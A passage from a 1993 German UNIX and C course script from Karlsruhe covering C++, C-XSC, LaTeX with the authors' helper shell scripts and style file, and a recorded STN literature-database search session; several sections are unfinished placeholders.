Controlling complexity is the essence of computer programming, schreiben Brian W. Kernighan und P. J. Plauger in ihrem Buch *Software Tools*. Die Hardware wird immer leistungsfähiger und die Software immer komplexer, ohne daß eine Sättigung abzusehen wäre. Was macht man, um mit der Komplexität der Software klar zu kommen? Die Sprachen entwickeln sich weiter, das FORTRAN von 1990 kann mehr als das FORTRAN von 1960. Es gibt Hilfsprogramme wie Debugger oder SCCS oder gar integrierte Programmierumgebungen wie SoftBench, die die Arbeit schneller und sicherer gestalten. Dann und wann wird auch die Programmierweise überdacht. Der Schritt von der maschinennahen Assemblerprogrammierung zu den stärker problemorientierten Sprachen war eine grundsätzliche Verbesserung. Der Wechsel von der prozedurorientierten Programmierung zur objektorientierten ist vermutlich ebenfalls ein grundsätzlicher Schritt.

Bei der gewohnten prozedurorientierten Programmierung werden anfangs die Daten deklariert, der Schwerpunkt liegt auf den Algorithmen und den sie umsetzenden Prozeduren (Funktionen, Prozeduren, Subroutinen). Ein objektorientierter Ansatz kehrt die Gewichte um. Mit der Strukturierung und Beschreibung der Daten ist der wesentliche Teil des Programms erledigt[20].

Es gibt inzwischen mehrere Programmiersprachen, die den objektorientierten Ansatz unterstützen oder sogar erzwingen. Eine von Grund auf neue Sprache dieser Richtung ist **SMALLTALK**. Hingegen ist **C++** eine Weiterentwicklung von C. Das hat den Vorteil, daß ein C-Programmierer einen Teil der Syntax bereits kennt, und den Nachteil, daß er leicht in seiner gewohnten Denkweise gefangen bleibt.

Hier als kleines Beispiel das Hello-World-Programm in C++:

Das war jetzt *nicht* objektorientiertes Programmieren, sondern herkömmliches, prozedurales Programmieren in C++, wie es wegen der engen Beziehungen zwischen C und C++ oft vorkommt. Nun ein besseres, objektorientiertes Beispiel:

(Fortsetzung folgt)

4.26 Klassenbibliothek C-XSC

Die Klassenbibliothek **C-XSC** (Extended Scientific Calculation) wurde im Institut für Angewandte Mathematik der Universität Karlsruhe entwickelt und macht wissenschaftlich-technische Rechnungen sicherer und leichter. Sie ergänzt C und C++ um

- die Arithmetik reeller und komplexer Zahlen und Intervalle mit mathematisch definierten Eigenschaften,
- dynamische Vektoren und Matrizen,
- Operatoren und Funktionen hoher, bekannter Genauigkeit,
- Überwachung der Rundung bei Ein- und Ausgabe,

[20] In unserem Institut wurde viele Jahre ein Buchhaltungsprogramm in der etwas exotischen IBM-Sprache DE/RPG verwendet, das auch fast nur aus einer Beschreibung der Daten bestand.

- Behandlung bestimmter Fehler (Indexgrenzen),
- weitere Funktionen zur numerischen Analysis.

(Beispiel)
(Fortsetzung folgt)

4.27 Exkurs über Algorithmen

Der Begriff **Algorithmus** kommt im vorliegenden Text selten vor, taucht aber in fast allen Programmierbüchern auf. Ein beträchtlicher Teil der Informatik befaßt sich mit diesem Begriff. Locker ausgedrückt ist ein Algorithmus eine Vorschrift, die mit endlich vielen Schritten zur Lösung eines gegebenen Problems führt. Ein Programm ist die Umsetzung eines Algorithmus in eine Programmiersprache. Algorithmen werden mit Worten, Formeln oder Grafiken dargestellt.

Das klingt alltäglich. Das Rezept zum Backen einer Prinzregententorte oder die Beschreibung zum Aufstieg auf die Hochwilde in den Ötztaler Alpen wären demnach Algorithmen.

(Fortsetzung folgt)

4.28 Exkurs über Zahlen

Ganze Zahlen zu einer beliebigen Zahlenbasis lassen sich exakt auf das im Computer verwendete Dualsystem umrechnen und durch einen binären Code darstellen. Die einzige Beschränkung liegt in ihrer endlichen Länge, beispielsweise reicht der Datentyp `unsigned int` auf vielen System bis etwas über 4 Milliarden. Aber auch aus dieser Beschränkung gibt es Auswege, siehe das Programm zur Berechnung von Fakultäten. Für integer-Datentypen gilt immer, daß 2 mal 2 gleich 4 ist. Die ganzen Zahlen hat – wie Leopold Kronecker bemerkte – der liebe Gott gemacht.

Leider lassen sich nicht alle numerischen Aufgaben mit ganzen Zahlen bewältigen. Wir haben uns an das Rechnen mit reellen Zahlen wie $1/3$, $\sqrt{2}$ oder π gewöhnt. Computer nicht.

(Fortsetzung folgt)

4.29 Exkurs über Aussagenlogik

In Abschnitt 4.14.4 *Logische Operationen* haben wir logische Operationen kennengelernt. Da sie vielleicht nicht so geläufig sind wie arithmetische Operationen, hier eine kurze Übersicht.

(Fortsetzung folgt)

Taketh the fruyt, and lat the chaf be stille.
Chaucer, Canterbury Tales

Kapitel 5

Anwendungen

Dieses Kapitel beschreibt einige Anwendungsprogramme, darunter der Formatierer LaTeX, der zwar nicht zu UNIX gehört, aber für UNIX-Systeme und PCs erhältlich ist und mit dem der vorliegende Text formatiert worden ist. Die Datenbank Oracle gehört ebenfalls nicht zu UNIX – es gibt keine UNIX-Datenbank – läuft aber auf UNIX-Systemen und PCs. Die folgenden Seiten sind als Anregung gedacht und können in keiner Weise eine gründliche Einführung ersetzen (siehe Anhang L *Literatur*.

5.1 Formatieren mit LaTeX

5.1.1 Inhalt und Form

Ein Schriftstück - sei es Brief oder Buch - besteht aus **Text**, gegebenenfalls auch Abbildungen, der in einer bestimmten **Form** dargestellt ist. Beim Schreiben des Manuskriptes macht sich der Autor wenige Gedanken über Schrifttypen und -größen, den Seitenumbruch, die Numerierung der Abbildungen. Das ist Aufgabe des Metteurs oder Layouters im Verlag, der seinerseits nur wenig am Text ändert. **Schreiben** und **Formatieren** sind unterschiedliche Aufgaben, die unterschiedliche Kenntnisse erfordern.

Der Computer wird als Werkzeug für beide Aufgaben eingesetzt. Mit einem Editor schreibt man einen Text, weitergehende Programme prüfen die Rechtschreibung, helfen beim Erstellen eines Sachregisters, analysieren den Stil. Ein Formatierprogramm erledigt den Zeilen- und Seitenumbruch, sorgt für die Numerierung der Abschnitte, Seiten, Abbildungen, Tabellen, Fußnoten und Formeln, legt die Schriftgrößen fest, stellt das Inhaltsverzeichnis zusammen usw.

Moderne Textverarbeitungsprogramme wie Word, Wordperfect oder Wordstar haben Formatierungsaufgaben integriert, so daß man sich am Bildschirm nicht nur den rohen Text, sondern während des Schreibens auch den formatierten ansehen kann. Diese Möglichkeit wird als **WYSIWIG** bezeichnet: What you see is what you get. Das erleichtert in vielen Fällen die Arbeit, birgt aber in den falschen Händen die Gefahr in sich, typografische Greuel zu erzeugen. Das heißt dann **Desktop Publishing**.

Der UNIX-Formatierer `nroff(1)` und LaTeX halten die beiden Aufgaben auseinander. Man schreibt mit einem beliebigen Editor den Text und formatiert anschließend. LaTeX verfolgt darüberhinaus den Gedanken, daß der Autor seine Objekte logisch beschreiben und von der typografischen Gestaltung die Finger lassen soll (weil er zu wenig davon versteht). Der Autor soll sagen: "Jetzt kommt eine Kapitelüberschrift" oder "Jetzt folgt eine Fußnote". LaTeX legt dann nach typografischen Regeln die Gestaltung fest. Man kann darüber streiten, ob diese Regeln das Nonplusultra der Schwarzen Kunst sind, ihr Ergebnis ist jedenfalls besser als vieles, was Laien erzeugen.

LaTeX wird von der American Mathematical Society herausgegeben. Seine Stärke sind mathematische Texte, seine Schwäche ist wieder einmal die Grafik. Inzwischen gibt es aber Zusatzprogramme (TeXCAD) zu LaTeX, die es erleichtern, den Text durch Zeichnungen zu ergänzen. Außerdem kann man Grafiken in bestimmten Formaten (Postscript) in den Text einbinden.

LaTeX ist eine **Makrosammlung**, die auf TeX aufbaut. TeX ist ein Formatierungsprogramm von Donald Knuth, das sehr leistungsfähig ist, aber von seinem Benutzer die Kenntnis vieler Einzelheiten verlangt, ähnlich wie das Programmieren in Assembler. Die LaTeX-Makros von Leslie Lamport erleichtern bei Standardaufgaben und -formaten die Arbeit beträchtlich, indem viele TeX-Befehle zu einfach anzuwendenden LaTeX-Befehlen zusammengefaßt werden. Kleinere Modifikationen der Standardeinstellungen sind vorgesehen, weitergehende Sonderwünsche erfordern das Hinabsteigen auf TeX-Ebene, wovor gewarnt wird.

5.1.2 Arbeitsweise

Man schreibt seinen Text mit einem beliebigen **Editor**. Dabei wird nur von den druckbaren Zeichen des US-ASCII-Zeichensatzes zuzüglich Linefeed Gebrauch gemacht. In den Text eingestreut sind die **LaTeX-Anweisungen**. Der Name des Textfiles muß die Kennung `.tex` haben. Dann schickt man das Textfile durch den **LaTeX-Compiler**, der üblicherweise durch ein Shellscript namens `latex` aufgerufen wird. Dieser erzeugt ein Binärfile, dessen Namen die Kennung `.dvi` trägt. Das bedeutet **device independent**, das Binärfile ist also noch nicht auf ein bestimmtes Ausgabegerät hin ausgerichtet. Mittels eines geräteabhängigen Treiberprogramms wird aus dem dvi-File das bit-File erzeugt – Kennung `.bit` – das mit einem UNIX-Kommando wie `cat` durch eine hundertprozentig transparente Schnittstelle zum Ausgabegerät geschickt wird. Es gibt auch ein Programm, das ein Postscript-File erzeugt, welches auf einem beliebigen Postscript-Drucker ausgegeben werden kann.

Auf unserem UNIX-System haben wir die Kommandos in drei lokalen Shellscripts verpackt, die noch einige Aufräumungsarbeiten und anderes erledigen. Unsere Benutzer brauchen nur noch die drei Kommandos `vitex`, `latex` und `prtex`. Die Scripts sehen folgendermaßen aus:

```
# Variante des vi fuer LaTeX

files="$*"
for file in $files
do
filet="$file".tex
/usr/bin/vi $filet
```



```
done
```

Programm 5.1 : Shellscript vitex zum Schreiben von LaTeX-Texten

```
# Script zum Aufrufen und Binden von latex

files="$*"
for file in $files
do
rm -f "$file".bit "$file".dvi
/usr/lib/tex/virtex \&lplain $file
if [ $? -eq 0 ]
then
/usr/lib/tex/virtex \&lplain $file
/usr/lib/tex/virtex \&lplain $file
fi
done
```

Programm 5.2 : Shellscript latex zum Übersetzen von LaTeX-Texten

```
# Script zum Drucken von LaTeX-Textfiles.

if test $# -lt 1
then
echo Sie sind etwas vergessliX.
exit 1
fi

printer=lpjet

files="$*"
for file in $files
do
filed="$file".dvi
fileb="$file".bit
if test -r $fileb
then
cat $fileb | lp -d$printer
rm -f $filed
else
if test -r $filed
then
/usr/lib/tex/laserjet/pk_dvilj $file
echo Bitfile erzeugt: ausdrucken j/n ?
read JN
if [ $JN = j ]
```

```
then
cat $fileb | lp -d$printer
rm -f $filed
fi
else
echo "$file".dvi nicht gefunden, vielleicht nicht gelateXed.
exit 2
fi
fi
done
```

Programm 5.3 : Shellscript prtex zum Drucken von LaTeX-Texten

Da die LaTeX-Files viel Platz einnehmen, haben wir noch ein Shellscript `rmtex` verfaßt, das alle LaTeX-Files außer dem Originaltext löscht:

```
echo Alle Hilfsfiles werden geloescht.
rm -f *bit *dvi *aux *toc *log *lof *lot *los *idx *ps
```

Programm 5.4 : Shellscript rmtex zum Löschen von LaTeX-Hilfsfiles

Auf fremden Anlagen findet man diese Scripts nicht vor, muß also die entsprechenden UNIX-Kommandos einzeln eingeben. Wir sind dabei, unsere Ausgabe ganz auf Postscript umzustellen, die Scripts werden sich also teilweise ändern.

5.1.3 Format dieses Textes

Der vorliegende Text wurde mit LaTeX, C-Version 3.14t3, auf einem System Hewlett-Packard 9000/720 formatiert, mittels der Software von Radical Eye auf Postscript umgesetzt und auf einem Laserdrucker Hewlett-Packard Laserjet IIIsi ausgegeben.

Im wesentlichen verwenden wir die Standardvorgaben. Die Zeichnungen wurden mit TeXCAD entworfen. TeXCAD erzeugt LaTeX-Files, die man bequem editieren kann, so man das für nötig befindet.

In dem Text kommen viele Quelltexte von Programmen vor, die wir ähnlich wie Abbildungen oder Tabellen in einer eigenen Umgebung formatieren wollten. Eine solche Umgebung ist leider nicht fertig zu haben. Man muß selbst zur Feder greifen, möglichst unter Verwendung vorhandenen Codes. Die Schwierigkeit lag darin herauszufinden, wo was definiert wird, da viele Makros wieder von anderen Makros abhängen. Die `source`-Umgebung wird zusammen mit einigen weiteren Kleinigkeiten in einem File `alex.sty` definiert, das dem LaTeX-Kommando `documentstyle` als Option mitgegeben wird:

```
%
% alex.sty mit Erweiterungen fuer UNIX-Skriptum, 27. Jan. 1993
% als Option in \documentstyle angeben:
% \documentstyle[12pt,twoside,german,alex]{report}
```



```
%
% Aenderungen von Zeilen aus latex.tex, report.sty, rep12.sty
% Die im Dokument (main.tex usw.) verwendeten Befehle (Makros)
% werden unter leichten Aenderungen neu definiert.
%
% Meldung fuer Bildschirm und main.log:
%
\typeout{Formatoption alex.sty vom 27. Jan. 1993, W. Alex}
%
% zusaetzlicher Seitenrand fuer beidseitigen Druck:
%
\oddsidemargin16mm
\evensidemargin7mm
%
% eigene Bezeichnungen, lassen sich beliebig aendern:
%
\def\contentsname{Inhalt}
\def\chaptername{Kapitel}
\def\listfigurename{Abbildungen}
\def\listtablename{Tabellen}
\def\listsourcename{Programme}
\def\indexname{Sachverzeichnis}
\def\figurename{Abb.}
\def\tablename{Tabelle}
\def\sourcename{Programm}
%
% wegen Quotes (Gaensefuesschen) in source-Umgebung,
% darf auch sonst verwendet werden:
%
\def\qunormal{\catcode`\"=12}
\def\quactive{\catcode`\"=\active}
%
% in Unterschriften Umlaute ("a, "o, "u) ermoeglichen
% (der Programmtext wird mit qunormal geschrieben):
%
\def\caption{\quactive \refstepcounter\@captype
\@dblarg{\@caption\@captype}}
%
% neue Umgebung source fuer Programmtexte
% aehnlich figure, aber nicht floatend, Seitenumbruch erlaubt
% verbatim-Umgebung muss extra angegeben werden
% (weil end{verbatim} im Text stehen muss!!!)
% (it's not a bug, it's a feature)
% qunormal + quactive sind enthalten
%
% neuer Zaehler, kapitelweise:
```

```
%
\newcounter{source}[chapter]
\def\thesource{\thechapter.\arabic{source}\ }
\def\fnum@source{{\sl\sourcename\ \thesource}}
%
% Filekennung fuer List of Sources (main.los):
%
\def\ext@source{los}
%
% neue Umgebung, Aufruf: \begin{source} .... \end{source}
% verbatim nicht vergessen!
% nach end{verbatim}, vor end{source} kommt caption
%
\newenvironment{source}{\qunormal \def\@captype{source}}
{\quactive \vskip 12pt}
%
% neuer Befehl \listofsources analog \listoffigures
% zur Erzeugung eines Programmverzeichnisses:
%
\def\listofsources{\@restonecolfalse\if@twocolumn
\@restonecoltrue\onecolumn
 \fi\chapter*{\listsourcename\@mkboth
 {\uppercase{\listsourcename}}
{\uppercase{\listsourcename}}}\@starttoc{los}
 \if@restonecol\twocolumn\fi}
\let\l@source\l@figure
%
% aus rep12.sty; muss ergaenzt werden wegen source
% (sonst fehlt der vspace im Programmverzeichnis):
%
\def\@chapter[#1]#2{\ifnum \c@secnumdepth >\m@ne
 \refstepcounter{chapter}
 \typeout{\@chapapp\space\thechapter.}
 \addcontentsline{toc}{chapter}{\protect
 \numberline{\thechapter}#1}\else
 \addcontentsline{toc}{chapter}{#1}\fi
 \chaptermark{#1}
 \addtocontents{lof}{\protect\addvspace{10pt}}
 \addtocontents{los}{\protect\addvspace{10pt}}
 \addtocontents{lot}{\protect\addvspace{10pt}} \if@twocolumn
 \@topnewpage[\@makechapterhead{#2}]
 \else \@makechapterhead{#2}
 \@afterheading \fi}
%
% Seitennumerierung, aus report.sty uebernommen
% in main.tex erforderlich \pagestyle{uxheadings}
```



```
% nur fuer Option twoside passend:
%
\def\ps@uxheadings{\let\@mkboth\markboth
\def\@oddfoot{} \def\@evenfoot{}
\def\@evenhead{{\rm \thepage} \hfil {\sl \leftmark}}
\def\@oddhead{{\sl \rightmark} \hfil {\rm \thepage}}
\def\chaptermark##1{\markboth {\uppercase{\ifnum \c@secnumdepth
>\m@ne \@chapapp\ \thechapter. \ \fi ##1}}{}}
\def\sectionmark##1{\markright
{\uppercase{\ifnum \c@secnumdepth >\z@
 \thesection. \ \fi ##1}}}}
%
% Abbildung, Tabelle slanted, wie Programm:
%
\def\fnum@figure{{\sl\figurename\ \thefigure}}
\def\fnum@table{{\sl\tablename\ \thetable}}
%
% ersetze im Index see durch \it siehe:
%
\def\see#1#2{{\it siehe\/} #1}
%
% Indexvorspann, siehe Kopka 2, Seite 66
%
\def\theindex#1{\@restonecoltrue\if@twocolumn\@restonecolfalse\fi
\columnseprule \z@
\columnsep 35pt\twocolumn[\@makeschapterhead{\indexname}#1]
 \@mkboth{\uppercase{\indexname}}{\uppercase{\indexname}}\thispagestyle
 {plain}\parindent\z@
 \parskip\z@ plus .3pt\relax\let\item\@idxitem}
%
% Man koennte noch ein Namensverzeichnis (name index) erfinden
%
```

Programm 5.5 : LaTeX-File alex.sty mit eigenen Makros, insbesondere der source-Umgebung

Das Prozentzeichen leitet Kommentar ein und wirkt bis zum Zeilenende. Der Text wurde auf etwa 50 bis 100 KB große Files aufgeteilt, die mittels `\include` in das Hauptfile `main.tex` eingebunden werden. Das Hauptfile sieht so aus:

```
% Dies ist das Hauptfile fuer das gesamte Skriptum.
% File alex.sty erforderlich, 27. Jan. 1993, fuer source usw.
%
% Format: LaTeX
%
\documentstyle[12pt,twoside,german,bigtabular,makeidx,alex]{report}
\pagestyle{uxheadings}
```

```
\sloppy
%
% Stichwoerter hervorheben und in Index aufnehmen
\newcommand{\stw}[1]{{\em#1}\index{#1}}
%
% Hervorhebungen mittels \em:
\renewcommand{\em}{\bf}
%
% falls \heute nicht bekannt:
\newcommand{\heute}{\today}
%
% Abkuerzung:
\newcommand{\lra}{\longrightarrow}
%
% Plazierung von Gleitobjekten (Bilder usw.)
\setcounter{totalnumber}{8}
\renewcommand{\textfraction}{0.1}
%
% Numerierung der Untergliederungen
\setcounter{secnumdepth}{3}
\setcounter{tocdepth}{3}
%
% Universitaetslogo einziehen
\input{unilogo}
%
% Trennhilfe
\input{hyphen}
%
% Indexfile main.idx erzeugen
\makeindex
%
%\includeonly{copyright}
%\includeonly{copyright,vorwort,einleitung}
%\includeonly{copyright,vorwort,einleitung,hardware,unix1}
%\includeonly{hardware}
%\includeonly{copyright,vorwort,recht,anhang3,anhang4}
%
\begin{document}
\unitlength1.0mm
\begin{titlepage}
\centering
\vspace*{10mm}
\unilogo{32} \\
\vspace*{25mm}
{\Huge \hspace*{1mm} Einf"uhrung in UNIX und C \\}
\vspace*{10mm}
```



```
{\Large W. Alex und G. Bern"or \\}
\vspace*{10mm}
{\Large 1993 \\}
\vspace*{60mm}
{\Large Universit"at Karlsruhe \\}
\end{titlepage}
\include{verweis}
\include{copyright}
\pagenumbering{roman}
\include{vorwort}
\tableofcontents
\listoffigures
\listoftables
\listofsources
\cleardoublepage
\pagenumbering{arabic}
\include{einleitung}
\include{hardware}
\include{unix1}
\include{unix2}
\include{unix3}
\include{unix4}
\include{unix5}
\include{program1}
\include{program2}
\include{program3}
\include{anwend}
\include{recht}
\begin{appendix}
\include{anhang1}
\include{anhang2}
\include{anhang3}
\include{anhang4}
\end{appendix}
%\cleardoublepage
%\include{post}
\cleardoublepage
\printindex
\end{document}
```

Programm 5.6 : LaTeX-Hauptfile main.tex für Manuskript

Im Gegensatz zum Inhaltsverzeichnis wird das **Sachverzeichnis** nicht automatisch erzeugt. LaTeX stellt nur einige Hilfen zur Verfügung. Der Befehl `makeindex` im Vorspann von `main.tex` führt zur Eintragung der im Text mit `\index` markierten Wörter samt ihren Seitenzahlen in ein File `main.idx`. Dieses

File muß man mit einem Editor bearbeiten. Dabei sind Plural- oder Genitivformen auf die lexikalische Form zurückzuführen. Das so bearbeitete File übergibt man einem zu den LaTeX-Erweiterungen gehörenden Programm `makeindex` von Pe-hong Chen (nicht zu verwechseln mit dem zuvor genannten LaTeX-Kommando `\makeindex`). Dieses Programm erzeugt ein File namens `main.ind`, das durch den `\printindex`-Befehl am Ende des Manuskripts zum Dokument gebunden und ausgegeben wird.

5.1.4 Computer Aided Writing

Die Verwendung von Computern und Programmen wirkt sich auf die Technik und das Ergebnis des Schreibens aus, insgesamt hoffentlich positiv.

LaTeX führt typischerweise zu Erzeugnissen, die stark gegliedert sind und ein entsprechend umfangreiches Inhaltsverzeichnis aufweisen, aber wenig Abbildungen und oft kein Sachregister haben. Von der Aufgabe her ist das selten gerechtfertigt, aber das Programm erleichtert nun einmal das eine und erschwert das andere. Manuskripte, die auf einem Macintosh oder ähnlichen WYSIWIG-System hergestellt worden sind, zeichnen sich häufig durch eine Vielfalt von grafischen Spielereien aus, die strengen ästethischen Ansprüchen nicht immer genügen.

Neben diesen Äußerlichkeiten weisen Computertexte eine tiefer gehende Eigenart auf. In einem guten Text beziehen sich Sätze und Absätze auf vorangegangene Teile, sie bilden eine Kette, die nicht ohne weiteres unterbrochen werden kann. Ein roter Faden zieht sich durch das Ganze. Der Computer erleichtert das Verschieben von Textteilen und das voneinander unabhängige Arbeiten an verschiedenen Stellen des Textes. Man beginnt mit dem Schreiben nicht immer am Anfang des Manuskriptes, sondern dort, wo man den meisten Stoff bereit hat oder wo das Bedürfnis am dringendsten scheint. Von einer Kette, in der jedes Glied mit dem vorangehenden verbunden ist, bleibt nicht viel übrig, die Absätze oder Sätze stehen beziehungslos nebeneinander, oder es entstehen falsche Bezüge, manchmal auch ungewollte Wiederholungen. Der rote Faden kommt unklar.

Trotzdem überwiegen die Vorteile des Schreibens auf dem Computer. Heute kann ein Autor buchähnliche Erzeugnisse schaffen, an deren Zustandekommen früher mehrere Berufe beteiligt waren und entsprechend Zeit benötigt haben. Manche Bücher werden heute nach reproduktionsreifen (camera-ready) Vorlagen gedruckt, die aus dem Computer und dem Laser-Drucker stammen. Auch die Verteilung über elektronische Medien geht einfacher und schneller als auf dem hergebrachten Weg. Sogar die Rückkopplung vom Leser zum Autor ist im Netz eine Kleinigkeit, wie die Verfasser dieses Werkes schon mehrmals zu Wohl und Nutzen künftiger Leser erfahren konnten.

5.2 Datenbank (Oracle)

5.2.1 Was ist eine Datenbank?

Eine **Datenbank** ist eine Sammlung von Daten samt den zugehörigen Werkzeugen zum Ändern und Suchen. Aber nicht jede Anhäufung von Daten ist eine

Datenbank.



Abb. 5.1: Aufbau eines Datenbanksystems

Der Benutzer hat aus Gründen der Sicherheit und der Bequemlichkeit keinen unmittelbaren Zugang zu den Daten. Diese werden durch Software von ihm abgeschirmt, die zu den Daten hin aus Programmen des Data Base Management Systems besteht und zum Benutzer hin aus Kommandos einer Eingabe- und Abfragesprache wie hier SQL, was **Structured Query Language** heißt und eine verbreitete Sprache ist, die von vielen Datenbanken verwendet wird.

5.2.2 Datenbank-Modelle

(Fortsetzung folgt)

5.2.3 Oracle

(Fortsetzung folgt)

5.3 Computer-Algebra (Maple)

5.4 Informationsrecherche

5.4.1 Fakten-Datenbanken

Zum Nachschlagen von physikalischen oder chemischen Stoffwerten benutzte man früher Tabellenwerke wie den Landolt-Börnstein. Politisch bedeutsame Daten entnahm man dem Statistischen Jahrbuch der Bundesrepublik Deutschland. Über bevorstehende Konferenzen informierte man sich aus einem Konferenzführer und Lieferanten schlug man in “Wer liefert was?” was. Abgesehen davon, daß diese Werke nur an wenigen Stellen verfügbar sind, dauert das Nachführen in manchen Fällen Jahre.

Heute kann man mit einem vernetzten Arbeitsplatzcomputer von seinem Schreibtisch aus praktisch weltweit in Datenbanken mit Erfolg nach solchen Informationen suchen. Die Datenbanken werden mehrmals jährlich nachgeführt, manche sogar täglich. Datenbanken, die Informationen der genannten Art speichern, werden **Fakten-Datenbanken** genannt.

Auch die **Patent-Datenbanken** zählen zu dieser Gruppe.

5.4.2 Literatur-Datenbanken

Wollte man vor dreißig Jahren wissen, was an Literatur zu einem bestimmten Thema erschienen war, so bedeutete das einen längeren Aufenthalt in Bibliotheken. Man las dann zwar noch manches, was nicht zum Thema gehörte und bildete sich weiter, aber die Arbeit beschleunigte das nicht.

Heute kann man die Suche nach Veröffentlichungen dem Computer auftragen, zumindest die erste Stufe. Die eigene Intelligenz und Zeit verwendet man besser auf das Ausarbeiten der Suchstrategie und die Verfolgung von schwierigen Fällen.

Die **Literatur-Datenbanken** gliedern sich in **bibliografische Datenbanken**, die nur Hinweise zum Fundort, allenfalls noch eine kurze Zusammenfassung, geben, und **Volltext-Datenbanken**, die den vollständigen Text samt Abbildungen enthalten.

Hat man in einer bibliografischen Datenbank die gewünschte Literatur gefunden, geht es an deren Beschaffung. Sofern sie nicht am Ort vorhanden ist, kann das eine beliebig langwierige Geschichte werden.

5.4.3 Retrieval-Sprache

Die einzelnen Datenbanken – weltweit heute zwischen 5000 und 10000 an der Zahl – werden von verschiedenen Firmen und Institutionen hergestellt und gepflegt. Sie unterscheiden sich in ihrem Aufbau und der Art, wie man an die Informationen herankommt. **Datenbank-Hersteller** sind beispielsweise die DECHEMA in Frankfurt (Main), die Institution of Electrical Engineers in England und die Volkswagen AG in Wolfsburg.

Der Öffentlichkeit angeboten werden sie von anderen Firmen oder Institutionen. Diese fassen eine Vielzahl von Datenbanken unter einer einheitlichen Zugangsmöglichkeit zusammen. Der **Datenbank-Anbieter** wird auch Host genannt. Zwei Hosts in Deutschland sind das Fachinformationszentrum Technik e. V. (FIZ Technik) in Frankfurt (Main) und The Scientific & Technical Information Network in Karlsruhe, Tokio und Columbus/Ohio.

Für eine Recherche benutzt man eine **Retrieval-Sprache** ähnlich wie die Shell-Kommandos von UNIX, nur im Umfang geringer. Leider verwenden verschiedene Hosts verschiedene Sprachen. Das ist sehr lästig und von der Aufgabe her kaum gerechtfertigt. STN verwendet **Messenger**, FIZ Technik **Data Star Online** (DSO). Inzwischen gibt es Benutzeroberflächen, die die jeweilige Retrieval-Sprache hinter Menus verstecken, aber auch wieder verschiedene.

Die wichtigsten Kommandos von Messenger sind:

- f (file) wähle Datenbank aus
- s (search) suche
- d (display) zeige auf Bildschirm
- print drucke aus (beim Host)
- logoff beende Dialog

Die Suchbegriffe können mit and, or und not verbunden werden, wobei not mit Vorsicht zu gebrauchen ist, weil es leicht zu unbeabsichtigten Ergebnissen führt.

5.4.4 Beispiel MATHDI auf STN

Wir wollen eine Suche zu einem Thema aus der Mathematik durchführen, und zwar interessieren uns Computer-Algorithmen zur Ermittlung von Primzahlen. Der Rechercheur weiß, daß hierfür die Datenbanken MATH und MATHDI in Frage kommen, die auf dem Host STN liegen, und er hat auch die erforderlichen Berechtigungen. Zweckmäßig setzen sich der Aufgabensteller und der Rechercheur gemeinsam an das Terminal. Hier die Aufzeichnung der Sitzung mittels des UNIX-Kommandos `script`:

```
Script started on Wed Aug 19 16:39:42 1992
$ telnet noc.belwue.de
Trying...
Connected to noc.belwue.de.
Escape character is '^]'.

SunOS UNIX (noc)

login: fiz
Password:
Last login: Wed Aug 19 15:57:48 from ph3hp840.physik.
SunOS Release 4.1.1 (NOC) #14: Tue May 26 16:00:25 MET DST 1992

Willkommen am Network Operations Center des BelWue!!
Welcome to the BelWue Network Operations Center!!

Nach dem ''Calling... connected...'' <RETURN> druecken:

Calling FIZ Karlsruhe via X.25...
SunLink X.25 PAD V6.0. Type ^P<cr> for Executive, ^Pb for break
Calling... connected...

Welcome to STN International!  Enter x:
```

```
LOGINID:abckahwx
PASSWORD:
TERMINAL (ENTER 1, 2, 3, OR ?):3

* * * * * * *   Welcome to STN International   * * * * * * * *

    Due to maintenance, STN Karlsruhe will not be available on
                       Saturday July 22, 1992

Spectrum Editor and Spectrum Similarity Search available in SPECINFO
                         - see news 38
        PATOSEP - Meaning of Field /UP Changed --- see NEWS 37
         More CAS Registry Numbers in GMELIN --- see news 36
                   GFI Updated --- see news 35
    Abstracts Added to CAPREVIEWS, Special Offer --- see news 34
           Free Connect Time in LCASREACT --- see news 33
        Materials Information Workshops 1992 --- see news 32

* * * * * * * * * * * * STN  Karlsruhe * * * * * * * * * * * *
FILE 'HOME' ENTERED AT 16:34:32 ON 19 AUG 92

=> file mathdi
COST IN DEUTSCHMARKS                               SINCE FILE      TOTAL
                                                        ENTRY    SESSION
FULL ESTIMATED COST                                      0,50       0,50

FILE 'MATHDI' ENTERED AT 16:34:48 ON 19 AUG 92
COPYRIGHT (c) 1992 FACHINFORMATIONSZENTRUM KARLSRUHE (FIZ KARLSRUHE)

FILE LAST UPDATED: 26 JUL 92      <920726/UP>
FILE COVERS 1976 TO DATE.

=> s prim?
L1        8220 PRIM?

=> s l1 and algorithm?
          2590 ALGORITHM?
L2         322 L1 AND ALGORITHM

=> s l2 and comput?
         17638 COMPUT?
L3         160 L2 AND COMPUT?

=> s l3 and 1990-1992/py
          6218 1990-1992/PY
L4          15 L3 AND 1990-1992/PY
```



```
=> d l4 1-2

L4     ANSWER 1 OF 15  COPYRIGHT 1992 FIZ KARLSRUHE
AN     92(6):MD1093  MATHDI
TI     Workbook computer algebra with Derive.
       Arbeitsbuch Computer-Algebra mit DERIVE. Beispiele,
       Algorithmeni,Aufgaben, aus der Schulmathematik.
AU     Scheu, G.
SO     Bonn: Duemmler. 1992. 154 p. Many examples and 13 figs.
       Ser. Title: Computer-Praxis Mathematik.
       ISBN: 3-427-45721-4
DT     Book
CY     Germany
LA     German
IP     FIZKA
DN     1992R202596

L4     ANSWER 2 OF 15  COPYRIGHT 1992 FIZ KARLSRUHE
AN     92(5):MD1691  MATHDI
TI     An analysis of computational errors in the use of division
       algorithms by fourth-grade students.
       Analyse der Rechenfehler beim schriftlichen Dividieren
       in der vierten Klasse.
AU     Stefanich, G.P. (University of Northern Iowa, Cedar Falls
       (United States))
SO     Sch. Sci. Math. (Apr 1992) v. 92(4) p. 201-205.
       CODEN: SSMAAC    ISSN: 0036-6803
DT     Journal
CY     United States
LA     English
IP     FIZKA
DN     1992F322256

=> print l4
L4 CONTAINS      15 ANSWERS CREATED ON 19 AUG 92 AT 16:36:59
MAILING ADDRESS = HERRN DR. W. ALEX
                  UNIV KARLSRUHE
                  INST. F. MVM
                  POSTFACH 69 80
                  7500 KARLSRUHE
